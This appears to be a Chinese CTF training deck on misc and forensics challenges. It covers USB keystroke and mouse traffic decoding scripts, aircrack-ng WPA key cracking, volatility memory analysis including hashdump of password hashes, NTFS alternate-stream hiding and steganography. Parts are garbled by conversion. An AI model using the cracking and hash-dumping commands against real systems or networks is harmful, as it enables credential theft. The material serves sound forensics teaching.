The image shows a Wireshark packet capture of a shell session. The main packet list shows packets 6 through 22, with packet 22 selected. A context menu is open over packet 22, showing options like '标记/取消标记 分组(M)', '忽略/取消忽略 分组(I)', '设置/取消设置 时间参考', '时间平移...', '分组注释...', '编辑解析的名称', '作为过滤器应用', '准备过滤器', '对话过滤器', '对话着色', 'SCTP', '追踪流', '复制', '协议首选项', '解码为(A)...', and '在新窗口显示分组(W)'. The packet details pane shows the selected packet (No. 22) as an Internet Protocol Version 4 packet from 127.0.0.1 to 127.0.0.1. The packet bytes pane shows the raw data. A dialog box titled 'Wireshark - 导出 - HTTP 对象列表' is open, displaying a table of HTTP objects.

分组	主机名	内容类型	大小	文件名
5	www.cometohackme.com	multipart/form-data	508 bytes	upload.php
7	www.cometohackme.com	text/html	318 bytes	upload.php
15	www.cometohackme.com	application/x-www-form-urlencoded	23 bytes	config.php
17	www.cometohackme.com	text/html	24 bytes	config.php
60	www.cometohackme.com	application/x-www-form-urlencoded	42 bytes	config.php
62	www.cometohackme.com	text/html	12 bytes	config.php
80	www.cometohackme.com	application/x-www-form-urlencoded	23 bytes	.config.php
82	www.cometohackme.com	text/html	24 bytes	.config.php
100	www.cometohackme.com	application/x-www-form-urlencoded	30 bytes	.config.php
102	www.cometohackme.com	text/html	32 bytes	.config.php

# CTF

## USB协议分析

常见考点：键盘，鼠标流量分析

常用工具：tshark

```
tshark -r 1.pcapng -T fields -e usb.capdata > usbdata.txt
```

# CTF

## 键盘流量分析

USB协议的数据部分在  
Leftover Capture Data域之中,  
键盘数据包的数据长度为8个  
字节, 击键信息集中在第3个  
字节, 每次key stroke都会产  
生一个keyboard event usb  
packet

No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Info
466	28.239958	3.9.1	host	USB	35	0000130000000000	URB_INTERRUPT in
467	28.311954	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in
468	28.495957	3.9.1	host	USB	35	0000120000000000	URB_INTERRUPT in
469	28.551937	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in
470	28.711906	3.9.1	host	USB	35	0000150000000000	URB_INTERRUPT in
471	28.791929	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in
472	28.983793	3.9.1	host	USB	35	0000170000000000	URB_INTERRUPT in
473	29.063486	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in
474	29.191895	3.9.1	host	USB	35	0000040000000000	URB_INTERRUPT in
475	29.295951	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in
476	29.399947	3.9.1	host	USB	35	0000110000000000	URB_INTERRUPT in
477	29.471434	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in
478	29.631924	3.9.1	host	USB	35	0000170000000000	URB_INTERRUPT in
479	29.711643	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in
480	30.095435	3.9.1	host	USB	35	00002c0000000000	URB_INTERRUPT in
481	30.182022	3.9.1	host	USB	35	0000000000000000	URB_INTERRUPT in

> Frame 473: 35 bytes on wire (280 bits), 35 bytes captured (280 bits)

> USB URB

Leftover Capture Data: 0000000000000000

# CTF

## 键盘流量分析

Usage ID (Dec)	Usage ID (Hex)	Usage Name	Position	Ref: Typical AT-101		PC- AT	Mac X	Boot X
0	00	Reserved (no event indicated) <sup>9</sup>	N/A			✓	✓	✓
1	01	Keyboard ErrorRollOver <sup>9</sup>	N/A			✓	✓	✓
2	02	Keyboard POSTFail <sup>9</sup>	N/A			✓	✓	✓ 4/101/104
3	03	Keyboard ErrorUndefined <sup>9</sup>	N/A			✓	✓	✓ 4/101/104
4	04	Keyboard a and A <sup>4</sup>	31			✓	✓	✓ 4/101/104
5	05	Keyboard b and B	50			✓	✓	✓ 4/101/104
6	06	Keyboard c and C <sup>4</sup>	48			✓	✓	✓ 4/101/104
7	07	Keyboard d and D	33			✓	✓	✓ 4/101/104
8	08	Keyboard e and E	19			✓	✓	✓ 4/101/104
9	09	Keyboard f and F	34			✓	✓	✓ 4/101/104
10	0A	Keyboard g and G	35			✓	✓	✓ 4/101/104
11	0B	Keyboard h and H	36			✓	✓	✓ 4/101/104
12	0C	Keyboard i and I	24			✓	✓	✓ 4/101/104
13	0D	Keyboard j and J	37			✓	✓	✓ 4/101/104
14	0E	Keyboard k and K	38			✓	✓	✓ 4/101/104
15	0F	Keyboard l and L	39			✓	✓	✓ 4/101/104
16	10	Keyboard m and M <sup>4</sup>	52			✓	✓	✓ 4/101/104
17	11	Keyboard n and N	51			✓	✓	✓ 4/101/104
18	12	Keyboard o and O <sup>4</sup>	25			✓	✓	✓ 4/101/104
19	13	Keyboard p and P <sup>4</sup>	26			✓	✓	✓ 4/101/104
20	14	Keyboard q and Q <sup>4</sup>	17			✓	✓	✓ 4/101/104

```
桌面 — -bash —
[gindeMacBook-Air:desktop eCho$ tshark -r usb2
usbdata.txt
[gindeMacBook-Air:desktop eCho$ cat usbdata.t
00:00:0e:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1c:00:00:00:00:00
00:00:00:00:00:00:00:00
02:00:00:00:00:00:00:00
02:00:33:00:00:00:00:00
02:00:00:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:5c:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:04:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:07:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:06:00:00:00:00:00
```

<http://b>

# CTF

## 脚本

```
mappings = { 0x04:"A", 0x05:"B", 0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F", 0x0A:"G", 0x0B:"H", 0x0C:"I", 0x0D:"J", 0x0E:"K", 0x0F:"L",
0x10:"M", 0x11:"N", 0x12:"O", 0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T", 0x18:"U", 0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y",
0x1D:"Z", 0x1E:"1", 0x1F:"2", 0x20:"3", 0x21:"4", 0x22:"5", 0x23:"6", 0x24:"7", 0x25:"8", 0x26:"9", 0x27:"0", 0x28:"\n", 0x2a: "[DEL]",
0x2B:"  ", 0x2C:"  ", 0x2D:"- ", 0x2E:"=", 0x2F:"[", 0x30:"]", 0x31:"\\", 0x32:"~", 0x33:";", 0x34:"'", 0x36:":", 0x37:"." }
nums = []
keys = open('usbdata.txt')
for line in keys:
    if line[0]!='0' or line[1]!='0' or line[3]!='0' or line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0' or
line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or line[21]!='0' or line[22]!='0':
        continue
    nums.append(int(line[6:8],16))
keys.close()
output = ""
for n in nums:
    if n == 0 :
        continue
    if n in mappings:
        output += mappings[n]
    else:
        output += '[unknown]'
print 'output:\n' + output
```




# CTF

## 鼠标流量分析

```
02:00:02:00
02:00:02:00
02:00:01:00
02:ff:03:00
02:00:01:00
02:00:03:00
02:00:02:00
02:00:01:00
02:ff:01:00
02:00:01:00
02:00:01:00
02:00:01:00
02:00:01:00
00:00:00:00
00:00:ff:00
00:00:fe:00
00:00:fc:00
00:00:fe:00
00:00:fc:00
```

解密脚本:

```
nums = []
keys = open('data.txt','r')
posx = 0
posy = 0
for line in keys:
    if len(line) != 12 :
        continue
    x = int(line[3:5],16)
    y = int(line[6:8],16)
    if x > 127 :
        x -= 256
    if y > 127 :
        y -= 256
    posx += x
    posy += y
btn_flag = int(line[0:2],16)
    if btn_flag == 1 :
print posx , posy keys.close()
```



# CTF

## 其他协议分析

HTTPS协议: HTTPS = HTTP + SSL / TLS

常见考点: 寻找解密密钥文件SSL.log


WPA-PSK协议: 802.11是现今无线局域网通用的标准, 常见认证方式

- 不启用
- WEP
- WPA/WPA2-PSK (预共享密钥)

常见考点: aircrack-ng 爆破密钥解密流量包

```
aircrack-ng -w password.txt wifi.pcap
```

```
airdecap-ng -e ESSID -p 12345678 wifi.pcap
```



# CTF

## 其他协议分析


对于没见过的协议: 如 Modbus, EV3, HFP 等

解题思路: 现学现卖

CTF

03

内存取证



常用工具: volatility, DiskGenius

常用命令: volatility -f mem.vmem imageinfo

volatility -f mem.vmem --profile=WinXPSP2x86 pslist

volatility -f mem.vmem --profile=WinXPSP2x86 -p 111 -D 1.dump

volatility -f mem.vmem --profile=WinXPSP2x86 hashdump -y (注册表的 virtual 地址) -s (SAM的virtual 地址)


volatility -f mem.vmem --profile=WinXPSP2x86 iehistory

volatility -f mem.vmem cmdline --profile=WinXPSP2x86

volatility -f mem.vmem clipboard --profile=WinXPSP2x86

volatility notepad -f mem.vmem --profile=WinXPSP2x86

volatility filescan -f mem.vmem --profile=WinXPSP2x86 | grep zip/gif/jpg/png



常见考点: 修复损坏的磁盘头部

提取画图图像

bitlocker 加密盘解密

钱包密码爆破

系统日志读取

.....

# CTF


## NTFS隐写

在NTFS文件系统中存在着NTFS交换数据流，这是NTFS磁盘格式的特性之一。每一个文件，都有着主文件流和非主文件流，主文件流能够直接看到；而非主文件流寄宿于主文件流中，无法直接读取，这个非主文件流就是NTFS交换数据流（ADS）。

ADS的作用在于，它允许一个文件携带着附加的信息。例如，IE浏览器下载文件时，会向文件添加一个数据流，标记该文件来源于外部，即带有风险，那么，在用户打开文件时，就会弹出文件警告提示。再如，在网址收藏中，也会附加一个favicon数据流以存放网站图标。


ADS也被用于一些恶意文件隐藏自身,作为后门。

```
echo "Baolimo" > 001.txt:hidden.txt
```



常用工具:

AlternateStreamView, Ntfs Streams Editor





# CTF

## 其他隐写

PYC: 在我们导入 python 脚本时在目录下会生成一个相应的 pyc 文件, 是pythoncodeobj的持久化储存形式,加速下一次的装载

Stegosaurus: 在python的字节码文件中,利用冗余空间, 将完整的payload代码分散隐藏到这些零零碎碎的空间中.

# CTF

## 其他隐写

### TTL隐写

只有前面两位藏了数据，一组TTL值可以隐藏一个字节

```
1 TTL=127
2 TTL=191
3 TTL=127
4 TTL=191
5 TTL=127
6 TTL=191
7 TTL=127
8 TTL=191
9 TTL=127
10 TTL=191
11 TTL=127
12 TTL=63
13 TTL=63
14 TTL=255
15 TTL=191
16 TTL=63
17 TTL=127
18 TTL=191
19 TTL=127
20 TTL=191
21 TTL=127
22 TTL=191
23 TTL=127
24 TTL=191
25 TTL=127
26 TTL=191
27 TTL=127
28 TTL=127
29 TTL=63
30 TTL=255
31 TTL=63
32 TTL=127
33 TTL=63
34 TTL=255
35 TTL=63
36 TTL=63
37 TTL=63
38 TTL=255
```

Normal text file

63	00111111
127	01111111
191	10111111
255	11111111


# CTF

## 其他隐写

### BASE64隐写

#### Base64编码:

- 字符对应ASCII转换成八位二进制( base64的基础单位是  $3 \times 8\text{bit}$  的二进制, 若是不够  $3 \times 8\text{bit}$  则在后面添加0字节(padding) 直至满足)(例如: 字符A-->八位二进制01000001不够  $3 \times 8$  即不够24位后面补0直到满足  $3 \times 8$  即01000001 00000000 00000000)
- $3 \times 8\text{bit}$  的二进制转换成  $4 \times 6\text{bit}$  的二进制
- $4 \times 6\text{bit}$  的二进制转换成十进制(注意后面的两个0在下一步不会变成base64对照表里的A而是你自己加上去的要变成等号(=))
- 对照base64表把十进制转换成字符(16 16 0 0-->Q Q = =)




文 本 ( 1 Byte)	A																											
二进制位	0	1	0	0	0	0	0	1																				
二 进 制 位 (补0)	0	1	0	0	0	0	0	1	0	0	0	0																
Base64编 码	Q								Q				=				=											
文 本 ( 2 Byte)	B								C																			
二进制位	0	1	0	0	0	0	1	0	0	1	0	0	0	0	1	1			x	x	x	x	x	x				
二 进 制 位 (补0)	0	1	0	0	0	0	1	0	0	1	0	0	0	0	1	1	0	0	x	x	x	x	x	x				
Base64编 码	Q								k				M				=											

1207057-20171002220446021-12004647.jpg

## Base64 索引表

数值	字符	数值	字符	数值	字符	数值	字符
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/



## Base64解码:

检查base64编码后面有几个等于号

把字符串按照base64表转换成4\*6的倍数位数二进制

删除等于号的个数\*8的bit

按照6个bit一组转成字符

```
import base64
```

```
b = ''
```

```
for i in range(26):
```


```
    b = 'U' + chr(65 + i) + '=='
```

```
    print b
```

```
    print base64.b64decode(b)
```

# CTF 编码总结

名称	例子	特征总结
Quoted-printable	=E5=9C	等号+hex
Base64	MTIxMg==	大小写一串，可能有=+
Base32	GEZDCMQ=	大写一串，可能有=
Base16	616263313233	很大一串数字，有几个字母
HTML实体	&lt;script> &#60;	lt和gl等常见，参考实体表
URL编码	%3D%231a	百分号，无百分号长度%2=0，只对符号中文用
UNICODE/Escape	\u52a0\u5bc6 / %u00a0%u0068	U是特点，而且4位
UTF7	+/v8APQAj-1a	+/开头，大小写字母+数字
XXencode	4NjS0-eRKpkQm-jR	0-63之间的ASCII
UU编码	M5&AE('%U:6- K(&)R;W=N(&9O>	('%&*这类特殊字符，32-35之间的ASCII



名称	例子	特征总结
BrainFuck	Ook、 Ook?、 Ook!	只有八种符号 (、 >、 <、 +、 -、 .、 ,, [、 ]、 )或Ook
JSFuck	[][(![]+[])]	使用6个字符[、 ]、 (、 )、 !、 +
JJencode	( ' ' □ ) ' ' ㄣ ㄣ	颜文字
PPencode		Perl->英文字母(无特殊符号)
RRencode		Ruby->特殊符号
社会主义价值观编码	富强民主文明和谐	富强民主文明和谐
与佛论禅	佛曰： xxxxx	佛曰开头

# CTF

## 词频

<http://www.aihanyu.org/cncorpus/CpsTongji.aspx>

### ● 字词频率统计

文字内容 (最长100000字) : 共 30 字符

输入一段文字，点击频率统计按钮，获得文本的字词频率统计结果。

字频统计

☐ 只要汉字

词频统计

下载结果

序号	字词	频次	频率 %
1	，	2	6.6667
2	计	2	6.6667
3	率	2	6.6667
4	频	2	6.6667
5	统	2	6.6667
6	文	2	6.6667
7	字	2	6.6667
8	。	1	3.3333
9	按	1	3.3333
10	本	1	3.3333
11	词	1	3.3333
12	得	1	3.3333
13	的	1	3.3333
14	点	1	3.3333
15	段	1	3.3333
16	果	1	3.3333
17	获	1	3.3333
18	击	1	3.3333
19	结	1	3.3333
20	钮	1	3.3333
21	入	1	3.3333
22	输	1	3.3333



# CTF

## 新型 misc 题

game: Unity3D, RPG游戏, gba

